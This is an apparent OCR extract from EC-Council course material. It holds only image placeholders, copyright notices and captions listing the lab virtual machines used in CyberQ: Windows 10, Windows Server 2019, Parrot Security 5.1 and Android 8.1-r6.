
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows 10 Machine in CyberQ




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Server 2019 Machine in CyberQ




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Parrot Security 5.1 Machine in CyberQ




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Android 8.1-r6 Machine in CyberQ



